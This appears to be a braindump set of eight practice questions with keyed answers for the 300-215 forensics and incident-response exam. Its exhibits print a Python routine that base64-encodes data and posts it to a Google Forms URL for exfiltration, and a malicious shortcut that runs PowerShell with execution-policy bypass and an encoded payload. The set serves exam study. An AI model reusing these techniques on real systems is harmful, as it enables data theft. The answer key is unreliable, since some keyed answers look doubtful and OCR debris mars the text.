Free Questions for 300-215 by ebraindumps

Shared by Ryan on 24-05-2024

For More Free Questions and Preparation Resources

Check the Links on Last Page

Question 1

Question Type: MultipleChoice

Refer to the exhibit.

```
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
   url = 'https://docs.google.com/forms/d/e' + id ÷ '/formResponse'
   enc1 = b64encode(bytes(string1, 'utf8')).decode()
   enc2 = b64encode(bytes(string2, 'utf8')).decode()
   form_data = {entry1: enc1, entry2: enc2}
   user_agent = { 'Referer': 'https://docs.google.com/forms/d/e' + id + '/viewform',
  'User-Agent': 'Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88
   Safari/537.36'}
   r = post(url, data=form_data, headers=user_agent)
   if r.status_code == 200:
     return True
   else:
     return False
```

Which type of code is being used?

Options:

A- Shell

B- VBScript

C- BASH

D- Python


Answer:

D

Question 2

Question Type: **MultipleChoice**

Refer to the exhibit.



What is the IOC threat and URL in this STIX JSON snippet?

Options:

A- malware; 'http://x4z9arb.cn/4712/'

B- malware; x4z9arb backdoor

C- x4z9arb backdoor; http://x4z9arb.cn/4712/

D- malware; malware--162d917e-766f-4611-b5d6-652791454fca

E- stix; 'http://x4z9arb.cn/4712/'

Answer:

D

Question 3

Question Type: MultipleChoice

Which tool conducts memory analysis?

Options:

A- MemDump

B- Sysinternals Autoruns

C- Volatility

D- Memoryze

Answer:

C

Question 4

Question Type: MultipleChoice

A security team detected an above-average amount of inbound tcp/135 connection attempts from unidentified senders. The security team is responding based on their incident response playbook. Which two elements are part of the eradication phase for this incident? (Choose two.)

Options:

A- anti-malware software

B- data and workload isolation

C- centralized user management

D- intrusion prevention system

E- enterprise block listing solution

Answer:

C, D

Question 5

Question Type: MultipleChoice

An investigator is analyzing an attack in which malicious files were loaded on the network and were undetected. Several of the images received during the attack include repetitive patterns. Which anti-forensic technique was used?

Options:

A- spoofing

B- obfuscation

C- tunneling

D- steganography

Answer:

D

Question 6

Question Type: **MultipleChoice**

Refer to the exhibit.

Metadata	
Drive type	Fixed (Hard disk)
Drive serial number	1CBDB2C4
Full path	C:\Windows\System32\WIndowsPowerShell\v1.0\powershell.exe
NetBIOS name	user-pc
Lnk file name	ds7002.pdf
Relative path	..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments	-noni –ep bypass $zk = 'JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjlzYjY7.
Target file size (bytes)	452608
Droid volume	c59b0b22-7202-4410-b323-894349c1d75b
Birth droid volume	c59b0b22-7202-4410-b323-894349c1d75b
Droid file	bf069f66-8be6-11e6-b3d9-0800279224e5
Birth droid file	bf069f66-8be6-11e6-b3d9-0800279224e5
File attribute	The file or directory is an archive file
Target file access time (UTC)	13.07.2009 23:32:37
Target file creation time (UTC)	13.07.2009 23:32:37
Target file modification time (UTC)	14.07.2009 1:14:24
Header flags	HasTargetIdList, HasLinkInfo, HasName, HasRelativePath, HasArguments, HasIcc
MAC vendor	Cadmus Computer Systems
Target path	My Computer\C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Target MFT entry number	0x7E21

An engineer is analyzing a .LNK (shortcut) file recently received as an email attachment and blocked by email security as suspicious. What is the next step an engineer should take?

Options:

A- Delete the suspicious email with the attachment as the file is a shortcut extension and does not represent any threat.

B- Upload the file to a virus checking engine to compare with well-known viruses as the file is a virus disguised as a legitimate extension.

C- Quarantine the file within the endpoint antivirus solution as the file is a ransomware which will encrypt the documents of a victim.

D- Open the file in a sandbox environment for further behavioral analysis as the file contains a malicious script that runs on execution.

Answer:

D

Question 7

Question Type: MultipleChoice

A security team receives reports of multiple files causing suspicious activity on users' workstations. The file attempted to access highly confidential information in a centralized file server. Which two actions should be taken by a security analyst to evaluate the file in a sandbox? (Choose two.)

Options:

A- Inspect registry entries

B- Inspect processes.

C- Inspect file hash.

D- Inspect file type.

E- Inspect PE header.

Answer:

B, C

Question 8

Question Type: MultipleChoice

What is the steganography anti-forensics technique?

Options:

A- hiding a section of a malicious file in unused areas of a file

B- changing the file header of a malicious file to another file type

C- sending malicious files over a public network by encapsulation

D- concealing malicious files in ordinary or unsuspecting places

Answer:

A

Explanation:

https://blog.eccouncil.org/6-anti-forensic-techniques-that-every-cyber-investigator-dreads/